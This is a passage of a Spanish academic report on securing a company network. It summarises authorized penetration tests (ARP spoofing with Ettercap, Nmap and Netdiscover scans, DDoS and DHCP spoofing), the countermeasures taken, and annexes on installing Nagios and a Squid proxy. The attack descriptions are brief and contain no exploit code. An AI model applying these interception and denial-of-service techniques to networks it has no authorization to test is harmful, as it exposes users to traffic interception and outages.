admin@debian-monitoreo:/etc/squid$ sudo systemctl status squid
[sudo] password for admin:
● squid.service - Squid Web Proxy Server
   Loaded: loaded (/lib/systemd/system/squid.service; enabled; vendor
   Active: active (running) since Sun 2023-02-05 19:59:36 UTC; 14min
   Docs: man:squid(8)
   Process: 1375 ExecStartPre=/usr/sbin/squid --foreground -z (code=e
   Main PID: 1379 (squid)
   Tasks: 4 (limit: 1129)
   Memory: 15.6M
   CPU: 365ms
   CGroup: /system.slice/squid.service
           └─1379 /usr/sbin/squid --foreground -sYC
             └─1381 (squid-1) --kid squid-1 --foreground -sYC
               └─1382 (logfile-daemon) /var/log/squid/access.log
                 └─1383 (pinger)

Feb 05 19:59:35 debian-monitoreo squid[1381]: Using Least Load store d
Feb 05 19:59:35 debian-monitoreo squid[1381]: Set Current Directory to
Feb 05 19:59:36 debian-monitoreo squid[1381]: Finished loading MIME ty
Feb 05 19:59:36 debian-monitoreo squid[1381]: HTCP Disabled.
Feb 05 19:59:36 debian-monitoreo squid[1381]: Pinger socket opened on
Feb 05 19:59:36 debian-monitoreo squid[1381]: Squid plugin modules loa
Feb 05 19:59:36 debian-monitoreo squid[1381]: Adaptation support is of
Feb 05 19:59:36 debian-monitoreo squid[1381]: Accepting HTTP Socket co
```

Figura 8 Proxy Squid

4.1.3 Determinar el riesgo

En esta fase, se realizarán pruebas de penetración con la finalidad de generar un reporte de vulnerabilidades encontradas y posteriormente, diseñar un plan de acción para disminuir los ataques.

4.1.3.1 Ataque ARP Spoofing

Este ataque se realizó con la herramienta Ettercap, consiste en la interceptación de la comunicación entre los usuarios de la red y la conexión a internet mediante el envenenamiento de la tabla ARP reenviando todo el tráfico al atacante [4].




Figura 9 ARP Spoofing Fuente. Elaboración propia

4.1.3.2 NMAP

Mediante NMAP se realizó una exploración de la red en donde se obtuvo información como hosts, puertos y servicios, direcciones IP, direcciones MAC de los dispositivos y sus sistemas operativos. Para esto, se debe realizar un análisis a profundidad que nos permita determinar si existe alguna vulnerabilidad que pueda ser explotada en un futuro.

Un ejemplo es que nos permite identificar si un dispositivo cuenta con puertos abiertos sin ningún servicio en específico ejecutándose en ellos, lo que se puede considerar como una puerta trasera o vulnerabilidad.

4.1.3.3 Netdiscover

Netdiscover es una herramienta diseñada principalmente para redes inalámbricas, permitiendo detectar hosts, tráfico ARP y direcciones locales existentes.

Mediante un análisis y escaneo de la red, fue posible recolectar información como direcciones IP y direcciones MAC para realizar una suplantación de IP y realizar otros ataques a hosts específicos.

4.1.3.4 Ataque de tipo Payload

Este tipo de ataque consiste en vulnerar un dispositivo mediante una puerta de entrada al sistema con la finalidad de ejecutar código malicioso, propagar malware, y filtrar información [5].

4.1.3.5 Ataque de DDOS

El ataque de denegación de servicios distribuido también conocido como DDOS consiste en interrumpir el servicio de los dispositivos generando un gran volumen de tráfico sobrecargando las operaciones del servicio [6].

Con las direcciones obtenidas anteriormente, fue posible realizar un ataque DDOS a hosts específicos de la red, en este caso al servidor web, inhabilitando su servicio brevemente.

4.1.3.6 DHCP Spoofing

Un ataque de DHCP Spoofing consiste en la asignación no autorizada de parámetros de configuración DHCP como una dirección IP, servidor DNS y puerta de enlace. Mediante este método, el atacante se coloca como intermediario en la comunicación de la red [7].

4.1.4 Determinar las salvaguardias

4.1.4.1 Filtrado MAC

Mediante la detección de dispositivos que no deben tener acceso a la red, se realiza un filtrado MAC, el cual consiste en establecer una lista negra que contenga los dispositivos que no accederán a la red.

A su vez, se realiza una Whitelist, en donde se especifican los usuarios que tendrán acceso a la red, esto permite que solo los equipos con la dirección MAC establecida en la lista tengan acceso a los recursos de la red.

MAC Address Filtering

On this page, you can configure MAC filter to prohibit some PCs from accessing the Internet.

Enable MAC Filter:

Filter Mode: **Blacklist** ▼

	Device Name	Source MAC Address
<input type="checkbox"/>	kali	30:24:
<input type="checkbox"/>	Samsung A10s	ca:3e:
<input type="checkbox"/>	Android	08:00:

Figura 10 Filtrado MAC Blacklist

MAC Address Filtering

On this page, you can configure MAC filter to prohibit some PCs from accessing the Internet.

Enable MAC Filter:

Filter Mode: **Whitelist** ▼

	Device Name	Source MAC Address
<input type="checkbox"/>	Android SM23	f4:62:
<input type="checkbox"/>	LAPTOP-K8RBM5N2	62:5c:
<input type="checkbox"/>	LAPTOP-K1RCM5N2	12:8a:
<input type="checkbox"/>	Administracion_1	60:45:
<input type="checkbox"/>	Lenovo-PC	61:79:
<input type="checkbox"/>	DESKTOP-ECC5N2N	87:65:
<input type="checkbox"/>	HP Deskjet 1510 series	d8:2b:

Figura 11 Filtrado MAC Whitelist

4.1.4.2 Segmentación de red

Para disminuir el alcance de los atacantes a la red, se realizó la segmentación en VLANs de la siguiente forma:

- VLAN 100 Administración
- VLAN 200 Visitantes
- VLAN 300 Colaboradores

De esta forma, los usuarios solo dispondrán de conexión a su respectiva VLAN sin comunicarse con los demás segmentos de la red.

4.1.4.3 Monitoreo de la red

Mediante el monitoreo de la red Nagios instalado anteriormente, se puede verificar que dispositivos están accediendo a la red, así como el flujo de tráfico y los recursos que consumen.

4.1.4.4 Generador de contraseñas AVAST

El uso de contraseñas es fundamental para garantizar una red más segura, por este motivo, se utiliza el generador de contraseñas seguras AVAST. Este genera contraseñas acorde al nivel de seguridad establecido definiendo parámetros como longitud, caracteres a incluir entre los que están: letras mayúsculas, minúsculas, números y caracteres especiales.

Haciendo uso de este generados, se cambiaron las contraseñas del servidor, usuarios FTP y contraseña para el acceso a la red.




Figura 12 Generador de contraseñas AVAST

4.1.5 Determinar el riesgo residual

4.1.5.1 Monitoreo de la red

Se mantuvo en constante monitoreo la red con la finalidad de detectar alguna intrusión o usuario cuya función sea interceptar la comunicación y tráfico.

4.1.5.2 Contraseñas

Se sugiere que las contraseñas sean renovadas cada 6 meses y que estas contengan una longitud de al menos 12 caracteres entre los cuales sean: números, letras mayúsculas y minúsculas y caracteres especiales.

De igual manera, se recomienda contar con diferentes contraseñas para cada dispositivo y conexiones a la red.

Capítulo V. Resultados y conclusiones

Para una empresa es de vital importancia el realizar pruebas de penetración a su red, esto con la finalidad de detectar vulnerabilidades existentes que pueden ser a futuro explotadas por terceros que conlleven a pérdidas de información e incluso pérdidas económicas.

Al realizar pruebas de penetración, es posible diagnosticar el estado de la red en cuanto a parámetros de seguridad, desde las medidas básicas como el uso de contraseñas seguras, hasta la implementación de softwares de monitoreo de red.

Esto brinda un gran beneficio a la empresa, ya que este tipo de prácticas se realizan con la finalidad de concientizar y dar a conocer las vulnerabilidades de la red. Esto permite implementar mecanismos de ciberseguridad capaces de mitigar los riesgos de una pérdida de datos e infiltración en la red.

Realizar pruebas de penetración con Kali Linux para detectar vulnerabilidades en la red

Se realizaron diversos tipos de ataques de penetración a la red mediante el sistema operativo Kali Linux y sus herramientas. Entre estas pruebas se encuentran:

- Ataque ARP Spoofing
- Auditoria de red con NMAP
- Netdiscover
- Ataque de tipo payload
- Ataque de DDOS
- DHCP Spoofing

Configurar un servidor Proxy para el control de contenido de la red

Se realizó la configuración de un servidor proxy en el servidor Debian 11, con la finalidad de limitar el acceso a los usuarios a ciertos dominios mediante una lista de control de acceso.

Configurar el software Nagios para el monitoreo de la red

Se realizó la instalación y configuración del software Nagios en el servidor Debian 11 con la finalidad de monitorear la red y detectar anomalías en caso de presentarse.

Implementar mecanismos de ciberseguridad basados en la norma ISO 27002 para garantizar la integridad de los datos

Se realizó la configuración e implementación de mecanismos de ciberseguridad en la red, considerando los activos a proteger, enfocándose específicamente en los datos transmitidos a través de la red y almacenados en los equipos.

Dichos mecanismos se realizaron tomando en cuenta la infraestructura de la red y dispositivos de esta, así como a la solicitud de implementar herramientas de código abierto para reducir los costos de implementación.

Se recomienda la implementación de un Firewall en la red ya que la información que se transmite es de gran confidencialidad y conllevaría a una pérdida económica considerable en caso de ser interceptada y modificada.

Otra recomendación es la implementación de un sistema CCTV (circuito cerrado de televisión) ya que no se cuenta con uno actualmente. Esto con la finalidad de brindar seguridad y tener un registro de acceso a los equipos.

Anexos

Anexo 1. Manual de instalación de Nagios Instalación de Nagios

1. Se realizó la instalación del servicio web Apache2 y de PHP mediante el siguiente comando.

```
admin@debian-monitoreo: ~  
admin@debian-monitoreo:~$ sudo apt install apache2 libapache2-mod-php php  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following additional packages will be installed:  
  apache2-bin apache2-data apache2-utils bzip2 libapache2-mod-php7.4  
  libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap  
  libgdbm-compat4 libjansson4 liblua5.3-0 libperl5.32 libsodium23  
  mailcap mime-support perl perl-modules-5.32 php-common php7.4  
  php7.4-cli php7.4-common php7.4-json php7.4-opcache php7.4-readline  
  ssl-cert  
Suggested packages:  
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom
```

Figura 13 Instalación de Apache2 y PHP

2. Posteriormente, se realizó la instalación de las dependencias de Apache.

```
admin@debian-monitoreo:~$ sudo apt install wget unzip zip autoconf gcc li  
bc6 make apache2-utils libgd-dev  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
apache2-utils is already the newest version (2.4.54-1~deb11u1).  
apache2-utils set to manually installed.  
libc6 is already the newest version (2.31-13+deb11u5).  
wget is already the newest version (1.21-1+deb11u1).  
wget set to manually installed.  
The following additional packages will be installed:  
  automake autotools-dev binutils binutils-common
```

Figura 14 Instalación de dependencias Apache2

3. Se descargó Nagios Core mediante el siguiente comando.

```
admin@debian-monitoreo: ~  
admin@debian-monitoreo:~$ sudo wget https://assets.nagios.com/downloads/nagioscore/releases/nagios-4.4.6.tar.gz  
--2023-02-04 23:20:53-- https://assets.nagios.com/downloads/nagioscore/r  
eleases/nagios-4.4.6.tar.gz  
Resolving assets.nagios.com (assets.nagios.com)... 45.79.49.120, 2600:3c0  
0::f03c:92ff:fef7:45ce  
Connecting to assets.nagios.com (assets.nagios.com)|45.79.49.120|:443...  
connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 11333414 (11M) [application/x-gzip]  
Saving to: 'nagios-4.4.6.tar.gz'  
  
nagios-4.4.6.tar.g 100%[=====>] 10.81M 22.0MB/s in 0.5s  
  
2023-02-04 23:20:54 (22.0 MB/s) - 'nagios-4.4.6.tar.gz' saved [11333414/1  
1333414]
```

Figura 15 Descarga de Nagios Core

4. Ahora se debe extraer el archivo descargado anteriormente con el comando tar.

```
admin@debian-monitoreo: ~  
admin@debian-monitoreo:~$ sudo tar xzf nagios-4.4.6.tar.gz  
admin@debian-monitoreo:~$
```

Figura 16 Descomprimir Nagios Core

5. Una vez finalizado el proceso de extracción, se accede a la carpeta generada.

```
admin@debian-monitoreo: ~/nagios-4.4.6  
admin@debian-monitoreo:~$ cd nagios-4.4.6/  
admin@debian-monitoreo:~/nagios-4.4.6$
```

Figura 17 Acceso a carpeta Nagios Core

6. En esta se realiza la compilación de los plugins descargados.

```
admin@debian-monitoreo: ~/nagios-4.4.6  
admin@debian-monitoreo:~/nagios-4.4.6$ sudo ./configure --with-httpd-conf  
=/etc/apache2/sites-enabled/  
checking for a BSD-compatible install... /usr/bin/install -c  
checking build system type... x86_64-pc-linux-gnu  
checking host system type... x86_64-pc-linux-gnu  
checking for gcc... gcc  
checking whether the C compiler works... yes  
checking for C compiler default output file name... a.out  
checking for suffix of executables...  
checking whether we are cross compiling... no  
checking for suffix of object files... o  
checking whether we are using the GNU C compiler... yes  
checking whether gcc accepts -g... yes  
checking for gcc option to accept ISO C89... none needed  
checking whether make sets $(MAKE)... yes
```

Figura 18 Compilación de plugins descargados

- Una vez finalizado el proceso, se deben ejecutar los siguientes comandos para instalar los archivos binarios CGI.

Sudo make all

```
admin@debian-monitoreo: ~/nagios-4.4.6
admin@debian-monitoreo:~/nagios-4.4.6$ sudo make all
cd ./base && make
make[1]: Entering directory '/home/admin/nagios-4.4.6/base'
gcc -Wall -I.. -g -O2 -DHAVE_CONFIG_H -DNSCORE -c -o nagios.o nagios.c
gcc -Wall -I.. -g -O2 -DHAVE_CONFIG_H -DNSCORE -c -o broker.o broker.c
gcc -Wall -I.. -g -O2 -DHAVE_CONFIG_H -DNSCORE -c -o nebmods.o nebmods.c
gcc -Wall -I.. -g -O2 -DHAVE_CONFIG_H -DNSCORE -c -o /common/changed.o
```

Figura 19 Ejecución de comandos

Sudo make install

```
admin@debian-monitoreo:~/nagios-4.4.6$ sudo make install
cd ./base && make install
make[1]: Entering directory '/home/admin/nagios-4.4.6/base'
/usr/bin/install -c -m 775 -o nagios -g nagios -d /usr/local/nagios/bin
/usr/bin/install -c -s -m 774 -o nagios -g nagios nagios /usr/local/nagios/bin
/usr/bin/install -c -s -m 774 -o nagios -g nagios nagiosstats /usr/local/nagios/bin
```

Figura 20 Ejecución de comandos de instalación

Instalar el daemon de ngnix con el siguiente comando.

Sudo make install-init

```
admin@debian-monitoreo: ~/nagios-4.4.6
admin@debian-monitoreo:~/nagios-4.4.6$ sudo make install-init
/usr/bin/install -c -m 755 -d -o root -g root /lib/systemd/system
/usr/bin/install -c -m 755 -o root -g root startup/default-service /lib/systemd/system/nagios.service
admin@debian-monitoreo:~/nagios-4.4.6$
```

Figura 21 Ejecución de comandos de inicio

Sudo make install-commandmode


```
admin@debian-monitoreo: ~/nagios-4.4.6
admin@debian-monitoreo:~/nagios-4.4.6$ sudo make install-commandmode
/usr/bin/install -c -m 775 -o nagios -g nagios -d /usr/local/nagios/var/rw
chmod g+s /usr/local/nagios/var/rw
*** External command directory configured ***
```

Figura 22 Instalación de modo de comando

Instalar archivos de configuración para el correcto funcionamiento de Nagios.

Sudo make install-config

```
admin@debian-monitoreo: ~/nagios-4.4.6
admin@debian-monitoreo:~/nagios-4.4.6$ sudo make install-config
/usr/bin/install -c -m 775 -o nagios -g nagios -d /usr/local/nagios/etc
/usr/bin/install -c -m 775 -o nagios -g nagios -d /usr/local/nagios/etc/objects
/usr/bin/install -c -b -m 664 -o nagios -g nagios sample-config/nagios.cfg
/usr/local/nagios/etc/nagios.cfg
/usr/bin/install -c -b -m 664 -o nagios -g nagios sample-config/cgi.cfg /usr/local/nagios/etc/cgi.cfg
/usr/bin/install -c -b -m 660 -o nagios -g nagios sample-config/resource.cfg /usr/local/nagios/etc/resource.cfg
```

Figura 23 Instalación de configuración

Sudo make install-webconf

```
admin@debian-monitoreo: ~/nagios-4.4.6
admin@debian-monitoreo:~/nagios-4.4.6$ sudo make install-webconf
/usr/bin/install -c -m 644 sample-config/httpd.conf /etc/apache2/sites-enabled//nagios.conf
if [ 0 -eq 1 ]; then \
    ln -s /etc/apache2/sites-enabled//nagios.conf /etc/apache2/sites-enabled/nagios.conf; \
fi
*** Nagios/Apache conf file installed ***
```

Figura 24 Instalación de modo de configuración

8. Ahora se debe habilitar el servicio de Nagios.

```
admin@debian-monitoreo: ~/nagios-4.4.6
admin@debian-monitoreo:~/nagios-4.4.6$ sudo systemctl enable nagios.service
Created symlink /etc/systemd/system/multi-user.target.wants/nagios.service → /lib/systemd/system/nagios.service.
admin@debian-monitoreo:~/nagios-4.4.6$
```

Figura 25 Comando para habilitar Nagios

- Posteriormente, se agrega la contraseña al usuario predeterminado de Nagios “nagiosadmin” para acceder al panel de Nagios.

```
admin@debian-monitoreo: ~/nagios-4.4.6
admin@debian-monitoreo:~/nagios-4.4.6$ sudo htpasswd -c /usr/local/nagios/etc/htpasswd.users nagiosadmin
New password:
Re-type new password:
Adding password for user nagiosadmin
admin@debian-monitoreo:~/nagios-4.4.6$
```

Figura 26 Establecer contraseña de usuario

- Ahora se le debe permitir a Apache el ejecutar el script CGA para acceder al panel de Nagios.

```
admin@debian-monitoreo: ~/nagios-4.4.6
admin@debian-monitoreo:~/nagios-4.4.6$ sudo a2enmod cgi
Enabling module cgi.
To activate the new configuration, you need to run:
systemctl restart apache2
admin@debian-monitoreo:~/nagios-4.4.6$
```

Figura 27 Habilitar el modo CGI

- Después se reinicia el servicio de Apache.

```
admin@debian-monitoreo:~/nagios-4.4.6$ sudo systemctl restart apache2
admin@debian-monitoreo:~/nagios-4.4.6$
```

Figura 28 Reiniciar servicio Apache2

- Por último, se inicia habilita Nagios y se inicia el servicio.

```
admin@debian-monitoreo: ~/nagios-4.4.6
admin@debian-monitoreo:~/nagios-4.4.6$ sudo systemctl enable nagios
admin@debian-monitoreo:~/nagios-4.4.6$ sudo systemctl start nagios
admin@debian-monitoreo:~/nagios-4.4.6$
```

Figura 29 Habilitar Nagios

13. Se debe acceder al panel de Nagios mediante la dirección pública del servidor y agregando un /nagios como se muestra.




Figura 30 Acceder a interfaz web de Nagios

Anexo 2. Configuración de servidor proxy Instalación de Squid Proxy

1. Primero se realiza la instalación de Squid utilizando un usuario con permisos de sudo.

```
admin@debian-monitoreo: /root
admin@debian-monitoreo:/root$ sudo apt-get install squid
[sudo] password for admin:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libdbi-perl libecap3 libltdl7 squid-common squid-langpack
Suggested packages:
  libclone-perl libltdb-perl libnet-daemon-perl
  libsql-statement-perl squidclient squid-cgi squid-purge ufw winbind
The following NEW packages will be installed:
  libdbi-perl libecap3 libltdl7 squid squid-common squid-langpack
0 upgraded, 6 newly installed, 0 to remove and 4 not upgraded.
Need to get 4301 kB of archives.
After this operation, 15.9 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://deb.debian.org/debian bullseye/main amd64 libecap3 amd64 1
0.1-3.2+b1 [17.2 kB]
```

Figura 31 Instalación de servidor proxy Squid

2. Posteriormente, se accede a la carpeta /etc/squid.

```
admin@debian-monitoreo: /etc/squid
admin@debian-monitoreo:/root$ cd /etc/squid/
admin@debian-monitoreo:/etc/squid$
```

Figura 32 Acceder a carpeta Squid

3. En esta carpeta, se debe crear un archivo que contenga las direcciones URL que no tendrán permiso de acceso.

```
admin@debian-monitoreo: /etc/squid
admin@debian-monitoreo:/etc/squid$ sudo nano paginas_denegadas
```

Figura 33 Crear carpeta para ACL

```
GNU nano 5.4 paginas denegadas *
#Paginas denegadas por el servidor proxy
www.youtube.com
www.facebook.com
```

Figura 34 Creación de ACL

4. Se debe realizar un respaldo del archivo squid.conf copiando su contenido a otro archivo, en este caso squid.conf.original. Ahora se deben agregar los siguientes parámetros al archivo squid.conf.

```
admin@debian-monitoreo: /etc/squid
admin@debian-monitoreo:/etc/squid$ sudo nano squid.conf
```

Figura 35 Copia de archivo como respaldo

Para facilitar la edición, en el editor de texto nano se presiona CTRL+W y se escribe la palabra **INSERT** para realizar la búsqueda dentro del archivo.

```
GNU nano 5.4 squid.conf *
# Deny CONNECT to other than secure SSL ports
http_access deny CONNECT !SSL_ports

# Only allow cachemgr access from localhost
http_access allow localhost manager
http_access deny manager

# We strongly recommend the following be uncommented to protect innocent
# web applications running on the proxy server who think the only
# one who can access services on "localhost" is a local user
#http_access deny to_localhost

#
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR CLIENTS
#
include /etc/squid/conf.d/*

visible_hostname 159.
acl paginas_denegadas url_regex "/etc/squid/paginas_denegadas"
http_access deny paginas_denegadas
```

Figura 36 Editar parámetros de configuración

En este caso se agrega la dirección IP del servidor en **visible_hostname** y en **acl** se coloca el nombre del archivo creado anteriormente que contiene las direcciones a las cuales no se podrá acceder así como la ruta en la que se encuentra. En la parte de **http_access** se deniega colocando el nombre del archivo.


Dentro del mismo archivo se debe editar un parámetro más, cambiando el **all** por el nombre del archivo con las URL a las que no se podrá acceder.

```
# And finally deny all other access to this proxy
http_access deny paginas_denegadas_

# TAG: adapted_http_access
#     Allowing or Denying access based on defined access lists
```

Figura 37 Editar parámetros de acceso

5. Una vez editado el archivo, se reinicia el servicio y se verifica que esté en funcionamiento.



```
admin@debian-monitoreo: /etc/squid
admin@debian-monitoreo: /etc/squid$ sudo systemctl status squid
[sudo] password for admin:
● squid.service - Squid Web Proxy Server
   Loaded: loaded (/lib/systemd/system/squid.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2023-02-05 19:59:36 UTC; 14min ago
     Docs: man:squid(8)
   Process: 1375 ExecStartPre=/usr/sbin/squid --foreground -z (code=exited, status=0/SUCCESS)
   Main PID: 1379 (squid)
     Tasks: 4 (limit: 1129)
    Memory: 15.6M
       CPU: 365ms
    CGroup: /system.slice/squid.service
           └─1379 /usr/sbin/squid --foreground -sYC
             └─1381 (squid-1) --kid squid-1 --foreground -sYC
               └─1382 (logfile-daemon) /var/log/squid/access.log
                 └─1383 (pinger)
```

Figura 38 Reiniciar servidor Squid

6. En las máquinas se debe especificar la IP del servidor proxy y el puerto como se muestra a continuación.




Figura 39 Definir IP de servidor en equipos

7. Por último de debe compobar que no se puede acceder a las páginas especificadas en el archivo.




Figura 40 Acceso denegado a dominio




Figura 41 Acceso denegado

En este caso, se denegó el acceso a Facebook y YouTube por lo que cualquier máquina con este servidor, no podrá acceder.

Anexo 3. Pruebas de penetración

ARP Spoofing

Mediante Ettercap se realizó un escaneo de la red para detectar los hosts y sus direcciones IP y direcciones MAC.




Figura 42 Detectar dispositivos

Una vez identificados los dispositivos, se realiza el ataque MITM como ARP Poisoning seleccionando la dirección IP a vulnerar y la dirección IP de la puesta de enlace.

Target 1: Dirección IP del dispositivo a vulnerar.

Target 2: Dirección IP que se va a suplantar.

